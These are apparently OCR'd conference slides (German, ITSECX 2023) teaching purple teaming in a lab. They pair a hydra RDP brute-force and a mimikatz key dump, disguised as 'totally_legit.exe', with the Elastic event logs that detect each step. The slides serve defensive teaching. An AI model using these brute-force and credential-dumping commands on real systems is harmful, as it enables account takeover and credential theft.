ZTP
DIGITAL. SICHER

SMP
SECURITY MIT PASSION

PURPLE TEAMING

DESHALB IST ES EIN MITEINANDER
UND KEIN GEGENEINANDER!

V1.0, 13.10.2023 ITSECX 2023 – St. Pölten

Dominik Rieder, MSc

CTO & Partner @ ZTP.digital

Penetration Tester | IT-Ziviltechniker

CRTL | OSCP | CAWASP | CRTE | CRTO

Dipl.-Ing. Daniel Mrskos

CEO von Security mit Passion

Penetration Tester | Mentor | FH-Lektor

CRTL | eCPTXv2 | eWPTXv2 | eCTHPv2 | CRTE | CRTO | eCMAP | PNPT | eCPPTv2 | eWPT | eCIR | CRTP | CARTP | PAWSP | eMAPT | eCXD | eCDFP | BTL1 (Gold) | eEDA | OSWP | Comptia Pentest+ | ITIL Foundation V3 | ICCA | CCNA | eJPTv2

Purple Teaming

ZTP DIGITAL . SICHER

SMP SECURITY MIT PASSION

Was ist Purple Teaming?


- Blue Team: Verteidiger, Red Team: Angreifer
- Purple Teaming: Kooperative Methode zur Sicherheitsverbesserung
- Enge Zusammenarbeit von Blue Team und Red Team
- Ziel: Schwachstellen identifizieren und beheben
- Wissen und Fähigkeiten austauschen, um Verteidigung zu verbessern

Vorteile von Purple Teaming

- Realistische Simulation von Angriffsszenarien
- Effektive Schwachstellenidentifikation
- Wissenstransfer und Kompetenzsteigerung
- Optimierung der Verteidigungsstrategie
- Kontinuierliche Verbesserung der Sicherheit


Laborumgebung

Angreifer-Setup



```
userd@kali:~$ nmap -sn 10.0.6.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-10-13 09:48 CEST
Nmap scan report for 10.0.6.2
Host is up (0.066s latency).
Nmap scan report for 10.0.6.7
Host is up (0.086s latency).
Nmap scan report for 10.0.6.10
Host is up (0.056s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.61 seconds
userd@kali:~$ 
```

Hunting-Setup



Fleet

Centralized management for Elastic Agents.

Agents | Agent policies | Enrollment tokens | Data streams | Settings

Showing 4 agents

● Healthy 4 ● Unhealthy 0 ● Updating 0 ● Offline 0

Status	Host	Agent policy	CPU	Memory	Last activity	Version	Actions
Healthy	SMPVWIN10CL02	Windows rev. 2	2.00 %	149 MB	34 seconds ago	8.7.0	···
Healthy	SMPVWIN2K19DC	Windows rev. 2	2.26 %	172 MB	14 seconds ago	8.7.0	···
Healthy	SMPVWIN10CL01	Windows rev. 2	3.66 %	202 MB	39 seconds ago	8.7.0	···
Healthy	smpvelk	Fleet Server Policy rev. 1	0.43 %	56 MB	31 seconds ago	8.7.0	···


Rows per page: 20

< 1 >

(Not-so-)Live-Demo


RDP Brute Forcing Versuch

Red Team



```
userd@kali:~$ hydra -L users.txt -P rockyou.txt rdp://10.0.6.7
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secr
et service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-12 20:46:34
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number
 of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to re
cover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a
 previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1000 login tries (l:4/p:250), ~250 tries per
 task
[DATA] attacking rdp://10.0.6.7:3389/
[STATUS] 432.00 tries/min, 432 tries in 00:01h, 568 to do in 00:02h, 4 active
```

Blue Team




Oct 12, 2023 @ 20:38:20.314 - Oct 12, 2023 @ 20:53:20.314 (interval: minute)


```
:49:12.299  event.code 4625 @timestamp Oct 12, 2023 @ 20:49:12.299 agent.ephemeral_id 5a11bae6-d8e6-4f94-9f
            e Fehler beim Anmelden eines Kontos. Antragsteller: Sicherheits-ID: S-1-0-0 Kontoname: - Kontodo
             process.executable - process.name - process.pid 0 related.ip 10.0.4.2 related.user hpotter sou
:49:12.288  event.code 4625 @timestamp Oct 12, 2023 @ 20:49:12.288 agent.ephemeral_id 5a11bae6-d8e6-4f94-9f
            e Fehler beim Anmelden eines Kontos. Antragsteller: Sicherheits-ID: S-1-0-0 Kontoname: - Kontodo
             process.executable - process.name - process.pid 0 related.ip 10.0.4.2 related.user hpotter sou
:49:11.988  event.code 4625 @timestamp Oct 12, 2023 @ 20:49:11.988 agent.ephemeral_id 5a11bae6-d8e6-4f94-9f
            e Fehler beim Anmelden eines Kontos. Antragsteller: Sicherheits-ID: S-1-0-0 Kontoname: - Kontodo
             process.executable - process.name - process.pid 0 related.ip 10.0.4.2 related.user hpotter sou
```

RDP Brute Forcing erfolgreich


Red Team



```
[DATA] attacking rdp://10.0.6.7:3389/
[STATUS] 432.00 tries/min, 432 tries in 00:01h, 568 to do in 00:02h, 4 active
[STATUS] 429.50 tries/min, 859 tries in 00:02h, 141 to do in 00:01h, 4 active
[3389][rdp] host: 10.0.6.7   login: hpotter   password: Password2k21?
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-12 20:49:03
userd@kali:~$ 
```



Blue Team



```
event.code: "4624" and related.user: "hpotter" and agent.name : "SMPVWIN10
```

Oct 12, 2023 @ 21:01:29.134 - Oct 1

	Document
:01:31.171	agent.name SMPVWIN10CL02 event.code 4624 related.user [hpotter, e Ein Konto wurde erfolgreich angemeldet. Antragsteller: Sicherhe process.executable C:\Windows\System32\svchost.exe process.name
:01:31.171	agent.name SMPVWIN10CL02 event.code 4624 related.user [hpotter, e Ein Konto wurde erfolgreich angemeldet. Antragsteller: Sicherhe process.executable C:\Windows\System32\svchost.exe process.name

Expanded document


View: Single document Surrounding documents 1 of 2

```
Die Felder für die Authentifizierungsinformatio
nen enthalten detaillierte Informationen zu die
ser speziellen Anmeldeanforderung.
        - Die Anmelde-GUID ist ein eindeutiger
Bezeichner, der verwendet werden kann, um diese
s Ereignis mit einem KDC-Ereignis zu korreliere
n.
        - Die übertragenen Dienste geben an, we
lche Zwischendienste an der Anmeldeanforderung
beteiligt waren.
        - Der Paketname gibt das in den NTLM-Pr
otokollen verwendete Unterprotokoll an.
        - Die Schlüssellänge gibt die Länge des
generierten Sitzungsschlüssels an. Wenn kein Si
tzungsschlüssel angefordert wurde, ist dieser W
ert 0.
```

process.executable	C:\Windows\System32\svchost.exe
process.name	svchost.exe
process.pid	1,144
related.ip	10.0.4.2
related.user	[hpotter, SMPVWIN10CL02$]
source.domain	SMPVWIN10CL02


Mimikatz Encryption Keys

Red Team



```
PS C:\temp> .\totally_legit.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 264429942 (00000000:0fc2e176)
Session           : RemoteInteractive from 4
User Name         : SQLservice
Domain            : SMP
Logon Server      : SMPWWIN2K19DC
Logon Time        : 12.10.2023 14:19:53
SID               : S-1-5-21-1607730447-2086631904-268326964-1108

         * Username : SQLservice
         * Domain   : SMP.LOCAL
         * Password : (null)
         * Key List :
           des_cbc_md4       d127664c45f94a5616dc331fbf2766d3a7fe8cbe673ea5c8891e2fae169757a9
           des_cbc_md4       6f4c924e0de8178e02941714a57b2d00
           des_cbc_md4       6f4c924e0de8178e02941714a57b2d00
```

Blue Team



event.code: "1" and agent.name : "SMPVWIN10CL02"

Oct 12, 2023 @ 21:05:16.279 - Oct 1

```
Document
:05:22.332   agent.name SMPVWIN10CL02 event.code 1 @timestamp Oct 12
             p [fe80::2efd:d70d:430f:6ccd, 10.0.6.7] host.mac 00-0C-2
             e Process Create: RuleName: - UtcTime: 2023-10-12 19:05:
```


Expanded document

View: Single document   Surrounding documents

```
input.type    winlog
log.level     informationen
message       Process Create:
              RuleName: -
              UtcTime: 2023-10-12 19:05:22.332
              ProcessGuid: {e24cd69b-4372-6528-0611-000
              000000c00}
              ProcessId: 1288
              Image: C:\temp\totally_legit.exe
              FileVersion: 2.2.0.0
              Description: mimikatz for Windows
              Product: mimikatz
              Company: gentilkiwi (Benjamin DELPY)
              OriginalFileName: mimikatz.exe
              CommandLine: "C:\temp\totally_legit.exe"
              CurrentDirectory: C:\temp\
              User: SMP\hpotter
              LogonGuid: {e24cd69b-428b-6528-e679-c4100
              0000000}
              LogonId: 0x10C479E6
              TerminalSessionId: 6
              IntegrityLevel: High
              Hashes: MD5=[illegible]
```

Overpass the Hash

Red Team

